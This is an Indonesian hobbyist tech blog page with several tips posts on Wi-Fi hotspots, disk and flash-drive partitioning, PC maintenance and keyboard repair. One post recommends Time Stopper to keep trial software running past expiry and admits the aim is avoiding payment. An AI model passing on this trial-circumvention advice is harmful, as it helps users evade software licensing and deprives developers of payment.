7. Kembali pada akun Mofuse anda, klik Auomatic Redirect pada sidebra kiri. Masukkan kode PHP pada header.php blog sampeyan. Klik Simpan ato Update file
Akhirnya langkah-langkah tadi selesai juga, untuk sampeyan yang menginginkan mengedit warna pada tema mobile anda. Sampeyan bisa mengeditnya lewat akun MoFuse sampeyan.
Ok, demikian yang bisa saya sampaikan, mungkin banyak kekurangan yang saya sampaikan disini. Jadi saya mohon maaf sebesar-besarnya.
Cophyright © Ilmu Pelajar_www.Ilmu-pelajar.co.cc™

Tips Membuat Hotspot Menggunakan Laptop Di Windows 7

Zaman sekarang hotspot bukanlah sesuatu yang mewah lagi, siapa saja sudah bisa membuat hotspot. Pada kesempatan kali ini saya akan mencoba share tips membuat hotspot hanya dengan menggunakan sebuah laptop/notebook. Penasarankan bagaimana caranya??? Cekidot,,


Untuk membuat hotspot dengan memanfaatkan wifi di laptop/notebook sebenarnya ada banyak cara. Disini saya akan share cara yang menurut saya yang paling mudah dan simple, yakni menggunakan tool yang benama Connectify. Connectify hanya berjalan di Windows 7, jadi selain itu mohon maaf yah. Hehehe

Bahan-bahan yang di butuhkan :
  • Jaringan Internet (tested on speedy, fastnet dan Modem HP SMART)
  • Notebook/Laptop yang sudah ada wifi nya.
  • Windows 7
  • Software Connectify
Oke, langsung aja kita ke tahap-tahap yang sudah di tunggu-tunggu.
wifi hotspot

Cara setting (perhatikan gambar di atas) :
  1. Wifi-Nama : Isi nama jaringan wifi anda anda kehendaki. (misal : remoxpArea)
  2. Password : masukan password sesuai keinginan anda. Berfungsi untuk mengamankan jaringan internet anda, dari orang-orang yang tidak berkepentingan.
  3. Internet : Pilih sumber koneksi internet anda yang akan anda share.
  4. Wifi : Pilih "wireless network connection"
  5. Mode : Biasanya di sesuaikan dengan jenis kartu wifi anda, tergantung kartu wifi anda, sudah support yang mana.
  6. Klik aplly settings
  7. Lalu start hotspot
  8. Selesai
wifi 5800
Connectify dapat berjalan di wifi card:
  • Atheros AR5xxx/AR9xxx cards, driver version 8.0.0.238
  • Broadcom 4310-series (in many Dell laptops)
  • Broadcom 4321AG/4322AG/43224AG WLAN Adapter, driver version 5.60.18.8
  • D-link AirPlus G DWL-G510 Wireless PCI Adapter, driver version 3.0.1.0
  • D-Link DWA-140 RangeBooster N USB Adapter, driver version 3.0.3.0
  • Dell 1510 Wireless N adapter, Broadcom version,driver 5.60.18.8,
  • Intel 5100/5300, WiFi Link 1000 BGN, driver version 13.0.0.107
  • Linksys Dual-Band Wireless-N USB Network Adapter(WUSB600N), driver version 3.0.10.0
  • Netgear 108 Mbit WG311T
  • Ralink RT2870 (in many 802.11n USB dongles)
  • Realtek RTL8187B (Win7 driver ver.1178)
  • Realtek RTL8187SE (with the drivers that came with Windows 7)
  • Realtek RTL8192u with 1370(Beta)
  • Sitecom Wireless USB Adapter 54g WL-608, with Ralink RT2870 drivers, version 3.0.9.0
Untuk lebih lengkapnya, silahkan cek disini.

Password : www.remo-xp.com
Download Connectify Pembuat Hotspot

Sumber : Remo-Xp. thaks buat Ak47 yag udah bagi2,. ilmu ea,..
Cophyright © Ilmu Pelajar_www.Ilmu-pelajar.co.cc™

Menghilangkan Versi Trial Pada Software


Sungguh kesalnya misalnya kamu sudah men-download cape cape dari internet tapi yang kita download justru versi trial dan tidak punya cukup uang untuk membeli yang full version (hehehe. . . . kere). Ini adalah suatu masalah besar dan bisa menyakitkan kamu, udah gitu nyari crack-nya susah lagi (uh . . . . . . ). Tapi jangan murung dulu, sebenarnya kamu bisa mengatasi versi trial menjadi full version, tanpa crack atau keygen. Dan kamu bisa mengatur versi trial ini software untuk tidak menghitung hari atau tidak peduli pada waktu.

Software akan tetap dan tetap bekerja seperti software asli selamanya dan tidak akan berakhir atau berhenti bekerja (setelah menggunakan Time Stopper). Kamu tidak harus mengubah jam sistem komputer kamu. Software kecil ini bisa melakukan itu semua. Sebenarnya trik ini bukan mengubah software trial menjadi full, tapi Time Stopper adalah software yang dapat menghentikan waktu khusus untuk software versi trial. Jika kamu ragu dicoba saja dulu (nyoba kan ga bayar, hehehe. . . . . ). Walaupun kamu menghentikan waktu menggunakan Time Stopper namun hanya berlaku untuk software versi trial, maka tanggal berjalan normal di sistem komputer kamu. Kamu bisa menggunakan software untuk mengatasi versi trial untuk sejumlah versi trial dengan perangkat lunak ini.

Cara Kerja
  1. Bismillah dulu (hehehe . . . . . . )
  2. Terus download software Time Stopper disini, kemudian Jalankan Time Stopper
  3. Klik [Browse] dan pilih ekstensi [.exe] perangkat lunak versi trial yang akan dicoba.
  4. Pilih tanggal baru (Setiap tanggal yang terjadi di antara perangkat lunak percobaan kamu sebelum berakhirnya jangka waktu, saran: mengaturnya agar di-setting ke dua hari sebelum tanggal kedaluwarsa perangkat lunak.) Ikuti langkah selanjutnya.

SELAMAT MENIKMATI EH. . . . SELAMAT MENCOBA hehehe. . . . . . .
Cophyright © Ilmu Pelajar_www.Ilmu-pelajar.co.cc™

Membuat Partisi pada Flashdisk

Yup,. ini dia cara mempartisi Flash dish,. yang saya bilang,. langsung cekidot,..
Sekarang ini kapasitas Flashdisk makin lama makin besar, sehingga dapat menyimpan data dan file yang besar, untuk dapat membuat partisi pada flashdisk dapat dilakukan dengan cara :
Pertama-tama siapkan terlebih dahulu alatnya…
1. Software Partition Magic
2. Software HP Key Boot Utility
3. Data Pentingnya
Pertama download terlebh dahulu semua data – datanya
Extract FD partition.zip terlebih dahulu….
  1. Masuk ke dalam registry caranya : Start >> Run ketik regedit kalau sudah terbuka jendela registrynya masuk ke dalam key berikut : HKEY_LOCAL_MACHINE\system\controlset001\Enum\UsbSt or Ya, pada key tersebut akan banyak nama – nama product flashdisk yang pernah masuk ke komputer anda, untuk mengetahuinya sama atau tidak dengan flashdisk anda ada baiknya kita melakukan ricek, caranya : Klik kanan icon usb di system tray alias pojok kiri bawah pilih Sadely remove Hardware, Kemudian pilih USb yang mau anda belah dan sekarang Klik 2x pada icon tersebut, sesuaikan pada Keyname di registry tadi(HKEY_LOCAL_MACHINE\system\controlset001\Enum\UsbS tor)
  2. Copy KeyName pada registry tersebut (HKEY_LOCAL_MACHINE\system\controlset001\Enum\UsbS tor) misal [Big Grin] isk&Ven_Kingston&Prod_DataTraveler_2.0&Rev_ PMAP
  3. Apabila sudah benar seperti diatas, sekarang buka file cfadisk.inf kemudian tekan Ctrl + H, dan ketikkan Dan Replace Namenya adalah keyname pada registry tadi, kemudian tekan Replace All.
  4. Setelah itu masuk ke my computer >> [klik kanan pada FD yang mau dipartisi] pilih; Properties >> Pilih Hardware dan pilih FD yang mau anda belah =p dan klik tombol Properties lalu Masuk ke tab Driver, Setelah itu pilih Update Driver,
  5. Kalo sudah, ada di Hardware Update Wizrd, pilih Install From a List [ yang bawah ] Next lalu Pilih Don’t Search I will klik Next lagi centrang Klik Have Disk klik Browse dimana cfadisk.inf diletakkan,sekarang pilih next kemudian Next, sampai Finish…
  6. Jika benar maka Flashdisk anda akan berganti status menjadi Hardisk, Sekarang Install semua Software yang anda Download tadi,
  7. Sekarang gunakan HP Key Boot Utility untuk memperbaiki bad sectornya.
  8. Setelah Flashdisk anda dikenal sebagai Hardisk, gunakan software Norton Partition Magic untuk membagi partisi.
NB : Apabila anda ingin mengembalikannya menjadi status FD anda cukup pdate Driver lagi, tetapi Pilih yang Install Software Application [Recomended]

Cophyright © Ilmu Pelajar_www.Ilmu-pelajar.co.cc™

Cara Mempartisi Hardisk Dengan tanpa software

Sebenarny sich ini sambungan dari cara mempartisi hardisk dengan software dengan partition magic, kali ini kita mencoba mempartisi hardisk tanpa software. Lah kok bisa ? ya bisa cara nya mudah lagi ... Tapi Kelemahan dalam dalam cara ini tidak ada opsi untuk resize partisi yang sudah ada. Cara ini lebih di peruntukan bagi yang baru menginstal ulang komputer nya dengan windows xp, yang kelupaan membuat partisi, atau anda terlalu banyak membuat partisi sehingga berniat untuk menghapus nya,


1. Start, Control Panel, Administrative Tools, Computer Management
2. Di 'Storage' pilih Disk Management


3. Untuk menghapus drive ' klik kanan drive nya, --> Delete Logical Drive, Yes

4. Untuk membuat Drive baru, ' klik kanan Drive yang kosong / free ( berwarna hijau ),

“ New Logical Drive ”
  • Next, Next lagi,
  • Atur Size Partisi nya, Next dan Next lagi,
 

5. Atur ALocation unit size    : 512
    Volume label                      : Local disc
  •     Check Perform a quick format, Next, Finish
image 

..Tunggu beberapa saat, coba lihat di My computer untuk melihat hasil partisi drive yang baru di buat.

namun tunggu posting berikut dengan  Membuat partisi pada Flash Diah,..

Cophyright © Ilmu Pelajar_www.Ilmu-pelajar.co.cc™

Cara Mempartisi Hardisk Dengan Software

Hai sobat blogger,.
kali ini saya ingin memosting Cara Mempartisi Hardisk atau membagi hardisk Karena saya ingin membagi2,..cerita car mempatisi harddisk yang sangat mudah dilakukan. Hanya berbekalkan software Partition Magic anda sudah dapat mempartisi hardisk anda dengan mudah dan cepat. Tidak perlu repot – repot untuk install ulang Sistem Operasi.

Posting ini ku berkan kepada aneuk SMKN 1 Karng baru terutama kelas X-TKI 1 yaitu kelas gua,..

Kelebihan Partisi hardisk adalah:

1. Membuat ruangan atau tempat penyimpanan baru

2. Bisa jadi lebih spesifik karna dapat memisahkan mana tempat untuk Sistem dan mana tempat untuk data anda

3. Jika anda melakukan penyimpanan data bukan di My Documents melainkan di hardisk2 lainnya, maksudnya local disc D / E , dan pada saat system anda terserang virus/corrupt, dan mengharuskan anda format atau install ulang, anda cukup menformat disc system atau biasanya local disc C, sehingga data anda masih terselamatkan.

4. dan masih banyak lagi hehe

hayo menarik bukan, baiklah ini Screen Shotnya cara mempartisi dengan partition magic,

1. Buka Program partition magic, jika belum diinstall download disini

2. Ini awalan hardisk saya, saya akan membuat satu partisi lagi


2


3. Setelah program dibuka, klik kanan salah satu hardisknya pilih Resize/Move ( contoh saya menklik local disc G ), geser tanda panahnya atau isi “Free Space After” sesuai ukuran keinginan anda, lalu klik OK.


3 

4

  5

4. Liat perbedaannya ruang kosong di sebelah pojok kanan, nah itu yang akan kita jadikan hardisk baru, klik kanan ruang kosong nya, klik create, tidak usah berlama – lama langsung saja klik OK. Lalu Klik Apply, klik OK, tunggu prosesnya.

6

 7

8

5. Setelah selesai coba liat partisi baru sudah jadi.

9

Untuk membuat partisi dengn partition magic banyak caranya, saya hanya mengambil cara yang termudah.  -_^

Cara Memiliki/Memasang Hewan Peliharaan Di Blog Kita

“Hewan lagi, hewan lagi!!!” mungkin ada yang berakata seperti itu.
Ya.., tapi mau bagaimana lagi. Karena hampir setiap orang suka dengan binatang, termasuk juga saya. Jadi nggak ada habisnya deh, kalau ngomongin tentang binatang. Kali ini saya bukan mau kasi tahu jenis-jenis hewan dari schmaili.zip (animasi hewan untuk hiburan) yang lain. Tapi saya mau beri info bagaimana cara memiliki hewan peliharaan di blog kita.

Sebenarnya "mungkin" widget ini bukan untuk tujuan memiliki hewan peliharaan. tetapi, hanya sebuah widget unik dari aBowman. Karena selain hewan juga ada gambar yang lainnya. Tapi kalau kamu tertarik silahkan saja copy kode di bawah dan letakkan di blog kamu. Oh, ya hewan ini juga bisa di beri makan loh. klik saja area di mana kamu mau taruh makanannya.

1. Copy codenya
2. Masuk ke blog kamu
3. Tata letak
4. Tambah gatget(HTML/JavaScript)

Kode untuk ikan :


Kode untuk hamster:


Kode untuk laba-laba:


Kode untuk kura-kura:


Kode untuk Katak:


Kode untuk Pinguin(s):


kalu kamu mau info lebih lengkapnya klik DI SINI


Selamat Mencoba, Semoga Berhasil, dan Semoga Bermanfaat!!!

Cophyright © Ilmu Pelajar_www.Ilmu-pelajar.co.cc™

Mempercepat komputer tanpa software/ hardware tambahan


Pingin mempercepat kinerja komputer atau laptop anda?????

Siapa-sih yang gak kepingin cepat, lemot membosankan tau!!!!

Kadang-kadang kita jengkel bila harus nunggu lama, seolah-olah setelah kita meng-klik perintah, kita bisa ngopi dulu untuk nunggu loadingnya.

Membosankan buangetlah kalau sampe’ segitunya!

Hampir semua orang pingin komputernya cepat, tapi kalau bisa tanpa memerlukan tambahan bukan??????

Ngaku aja dech.....

Saya juga gitu kok!!!!

Jadi gak usah malu untuk mengakui sesuatu hal, ok!

Ini beberin sedikit tips untuk mempercepat komputer dengan aplikasi bawaan dari windows sendiri.

Kalau misalkan ada teman-teman yang sudah tau dan ada tambahan, tulis aja dikomentar!

Gak usah terlalu pelitlah berbagi ilmu, karena gak akan berkurang juga kok!

Tips yang saya berikan ini jangan Cuma dilakukan sekali ya......

Yuk simak, tips apa yang ada dipikiran saya:::::

1. Refresh

Pasti banyak yang udah tau tentang refres bukan?

Tapi kadang kala kita ngelakuin itu, padahal gampang aja kok!

Setiap kita nyalain laptop/komputer dan starupnya jalan, gak ada salahnya-kan kalau kita ngeRefresh dulu lagian gak lama kok, cukup dengan klik kanan di Dekstop/Explorer dan pilih Refresh kemudian tinggal tekan F5 sekitar 5 kali.

Refresh kalau bisa dilakukan waktu komputer pertama dinyalain, setelah mematikan sesuatu program, dan apabila sudah merasakan lemot waktu bekerja dengan komputer.

2. Error-Checking

Error-Checking dapat diartikan mencari volume disk yang error sekaligus memperbaikinya. Cara ini dapat dilakukan dengan cara memilih salah satu Disk/ Partisi hardisk kita yang mau di check. Misalkan saya mau nge-Check Disk C atau Partisi C. Caranya klik kanan di partisi C => Pilih Properties => Pilih tab Tools => Klik Check Now...=> Kemudian centang pilihan Scan for and attempt recovery of bad sectors => Lalu klik start => Tunggu sampe’ prose situ berjalan, nanti kalau sudah selesai akan keluar pilihan OK => Tinggal klik OK dan selesai deh…..

Kalau bisa cara ini dilakukan minimal sehari sekali atau hendak mematikan/menyalakan komputer.

3. Defragmentation

Defragmentation kalau saya artikan yaitu mengatur ulang/ merapikan file-file yang ada dalam setiap partisi/disk. Caranya hampir sama dengan Error-Checking yaitu cara memilih salah satu Disk/ Partisi hardisk kita yang mau di check. Misalkan saya mau nge-Check Disk C atau Partisi C. Caranya klik kanan di partisi C => Pilih Properties => Pilih tab Tools => Klik Defragment Now => Pilih partisi yang mau kita Defrag => Klik perintah Defragment yang ada dibawah => Tunggu sampe’ proses defrag selesai atau keluar pilihan Close-View Report => Setelah proses tersebut selesai, pilih pilihan Close untuk menutup atau View Report untuk melihat laporan hasil Defragment.

Defragment sebaiknya dilakukan terjadwal, misalkan sebulan sekali karena menurut yang saya pernah baca, terlalu sering nge-Defrag efeknya pada umur Hardisk nantinya, karena pada proses ini hardisk bekerja full untuk mengatur ulang file-file yang ada pada partisi tersebut.

4. Disk Cleanup

Disk Cleanup menurut penafsiran saya yang kurang mengerti bahasa sana (Inggris) yaitu membersihkan Disk dari file-file yang sudah tidak dipake’.

Caranya masih klik kanan pada partisi yang hendak di Cleanup => Properties = General => Klik Disk Cleanup => Setelah proses itu selesai, muncul pilihan OK/CANCEL kemudian keluar lagi pilihan YES/NO = Pilih pilihan YES.

Ini boleh dilakukan sekitar seminggu sekali.

Cukup itu dulu ya kawannnnnnn,,,,,,,,

Lagi males ngetik ne!

Ntar kalau modnya dateng lagi, kita tambahin ok!!!!!!

Oia, bagi teman-teman yang lebih mengerti bagi-bagi dikoment aja ya>>>>><<<<<

Cophyright © Ilmu Pelajar_www.Ilmu-pelajar.co.cc™

Membersihkan Komponen pada Periferal


Untuk melakukan pembersihan komponen pada PC harus melalui cara atau prosedure tertentu. Antara satu komponen dengan komponen yang lain berbeda sehingga memiliki urutan atau aturan tersendiri dalam metode pembersihannya. Berikut beberapa komponen PC yang perlu dilakukan perawatan.

a) Casing
Casing dapat diibaratkan dengan bangunan atau rumah, dari sebuah komputer, sehingga kekuatan dan keindahan sebuah komputer secara fisik terletak pada casing PC. Pada casing PC biasanya terdapat power
supply, fan dan led indikator beserta saklar atau tombol-tombol power dan reset. Permasalahan yang sering terjadi dalam case komputer adalah debu yang terbawa oleh fan casing komputer itu sendiri atau
sarang serangga. Kotoran tersebut selain menggangu keindahan juga dapat berdampak jelek pada fan dan komponen lain pada motherboard. Sehingga perlu dilakukan pembersihan secara rutin. Alat
yang digunakan untuk membersih kan case komputer cukup dengan kuas atau dengan penyedot debu mini. Untuk bagian sudut terutama bagian depan perlu diperhatikan pengkabelan yang mudah lepas akibat
hentakan terutama pada bagian kabel untuk tombol saklar. Pada bagian belakang yang perlu dibersihkan adalah pada bagian ventilasi atau tempat fan. Karena disinilah debu semua mengumpul akibat hembusan angin yang dibawa oleh fan.

b) Floppy Drive
Floopy drive atau disk drive merupakan komponen komputer yang digunakan untuk penggerak floopy atau disket sebagai media penyimpan data. Disk drive sangat mudah terkena debu atau kotoran yang terbawa oleh
disket sehingga dapat menganggu fungsionalitas disk drive. Gejala gejala yang muncul akibat disk drive kotor adalah disket tidak dapat dibaca dan kadang-kadang error. Cara untuk membersihkan disk drive cukup dengan disk cleaner.

Langkah-langkah pembersihannya adalah sebagai berikut:
· Operasikan sistem komputer.
· Masukkan disk cleaner yang telah diberi cairan pembersih ke drive A.
· Pilih drive A:\ sehingga komputer akan membaca drive A. Karena piringan disket diganti dengan kertas tisu yang diberi cairan pembersih maka head akan tersentuh oleh tisu tersebut sehingga akan membersihkan head dari kotoran debu atau kotoran yang lain.


c) CD-Rom dan CD-RW
CD-Rom atau CD-RW merupakan alat yang umum digunakan saat ini untuk membaca dan menulis data ke CD. CD-Rom dan CD-RW merupakan komponen yang sangat murah dibandingkan dengan data yang dapat disimpannya. Masalah yang sering mengganggu pada CDRom dan CD-RW terletak pada optik atau lensanya. Langkah yang digunakan untuk membersihkan optic atau lensa dari debu atau kotoran lain adalah dengan menggunakan CD cleaner. Prinsip kerja dari CD cleaner mirip dengan disk cleaner, hanya bentuknya saja yang berbeda.

Langkah-langkah pembersihannya adalah sebagai berikut:
· Operasikan sistem komputer
· Masukkan CD cleaner,
CD cleaner akan berputar dan sikat atau sirip yang melekat pada disk atau piringan akan menyikat optic atau lensa pada CD-Rom atau CD-RW.

d) Hard Disk
Hard disk merupakan komponen yang penting dalam sebuah komputer, karena sistem operasi dan semua program beserta data-data tersimpan dalam harddisk. Hard disk merupakan barang yang mudah rusak. Untuk melakukan perawatan dilakukan dari sisi hardware dan software. Untuk perawatan hard disk dari sisi hardware, perlu ditambahkan sebuah fan untuk mengurangi panas pada hard disk. Fan ini sangat direkomendasikan untuk hard disk dengan kecepatan 7200 rpm ke atas. Selain itu perlu diperhatikan pengaturan kabel data agar sirkulasi udara dapat berjalan lancar.

Cophyright © Ilmu Pelajar_www.Ilmu-pelajar.co.cc™

Mari Membersihkan Ram/ Memory

RAM merupakan komponen primer dalam sebuah komputer. RAM bertindak sebagai media penyimpan sementara pada sistem. Besar kecil nya kapasitas RAM tergantung dari kebutuhan sistem yang akan digunakan oleh program. Semakin besar kapasitas RAM maka akan semakin cepat dan stabil program tersebut dijalankan. RAM bermacam- macam jenisnya diantaranya yang masih beredar adalah EDO RAM (banyak dijumpai pada komputer lama dan mulai jarang ditemukan), SDRAM, DDR SDRAM, dan RDRAM. Antara jenis-jenis tersebut berbeda bentuk fisik dan slot pad motherboard nya. RAM perlu dilakukan perawatan agar selalu bekerja dengan optimal. Gangguan pada RAM terletak pada konektor atau kaki-kakinya, dimana jika RAM sering dilepas dan tersentuh oleh tangan dapat menyebabkan korosi bahkan RAM dapat rusak akibat listrik statis.


Untuk membersihkan RAM dari korosi akibat sentuhan tangan dapat dilakukan dengan menggunakan cairan pembersih atau cukup dengan karet penghapus dengan cara menggosokan pada kaki RAM. Selain itu juga perlu diperhatikan pemasangan pada slot RAM, perlu dipastikan RAM tertancap dengan sempurna karena jika tidak, maka selain RAM tidak terdeteksi oleh sistem juga dapat mengakibatkan kerusakan RAM.
Cophyright © Ilmu Pelajar_www.Ilmu-pelajar.co.cc™

Melakukan Perbaikan Pada Keyboard


Ada beberapa kerusakan yang kemungkinan terjadi pada keyboard yaitu :
(1) Keyboard tidak terdeteksi oleh PC Kerusakan yang sering terjadi pada keyboard adalah tidak dikenalnya keyboard oleh komputer. Pada saat proses booting, tiba-tiba komputer macet dan muncul pesan kesalahan “Keyboard error or no keyboard present”. Pesan tersebut diartikan bahwa pada saat proses booting, komputer tidak mendeteksi adanya keyboard. Jika terjadi hal seperti tersebut diatas, yang perlu dilakukan adalah :
  • Matikan kembali komputer dan cek apakah kabel keyboard telah tertancap dengan benar ke CPU.
  • Jika perlu lepas dan tancapkan kembali kabel keyboard tersebut untuk meyakinkan bahwa koneksi sudah tepat.
  • Jika komputer dihidupkan kembali, dan pesan kesalahan masih muncul, kemungkinan pertama adalah keyboardnya yang rusak.
  • Coba dengan keyboard yang lain untuk memastikan bahwa keyboardnya yang rusak.
  • Jika dengan mengganti keyboard pesan kesalahan masih tetap muncul, berarti bukan keyboard yang rusak. Tetapi bisa saja port keyboard di motherbord yang rusak.

(2) Masalah kedua terjadi pada tombol keyboard Kerusakan lain yang sering terjadi pada keyboard adalah tombol keyboard sering macet untuk ditekan, atau tombol keyboard tertekan terus. Hal itu mungkin disebabkan oleh debu yang sudah menumpuk disela-sela tombol keyboard sehingga menyebabkan keyboard macet. Untuk mengatasinya, perlu dilakukan pembersihan pada keyboard. Keyboard dapat dibersihkan dengan menyedot atau menyemprotnya dengan vacuum cleaner atau dapat memakai kuas. Dan juga dapat dibersihkan dengan menggunakan kain lap yang dibasahi dengan cairan pembersih atau alkohol. Ingat bahwa proses pembersihan harus dilakukan pada saat komputer mati dan keyboard dilepas dari portnya.

Cophyright © Ilmu Pelajar_www.Ilmu-pelajar.co.cc™

Share

Twitter Delicious Facebook Digg Stumbleupon Favorites


Selamat Datang

Selamat datang di The476ks - saya senang Anda berada di sini, dan berharap Anda sering datang kembali. Silakan berselancar di sini dan membaca lebih lanjut tentang artikel dunia hacking,crakking,software, news, cheat Point blank, ninja saga, dan lainnya semua ada disini. Ada banyak hal tentang kami, Anda mungkin akan menemukan sesuatu yang menarik. Selengkapnya tentang kami

Sepintas Tentang Admin

Nama saya De Young Fand, saya yang membentuk blog ini yaitu the476ks yang nama lahir dari nama kota saya tinggal. Saya seorang designer, blogger, teknisi, gammer. Spesialisasi pada Blogger blogs, CSS, XHTML dan jQuery serta php Msql.

the476ks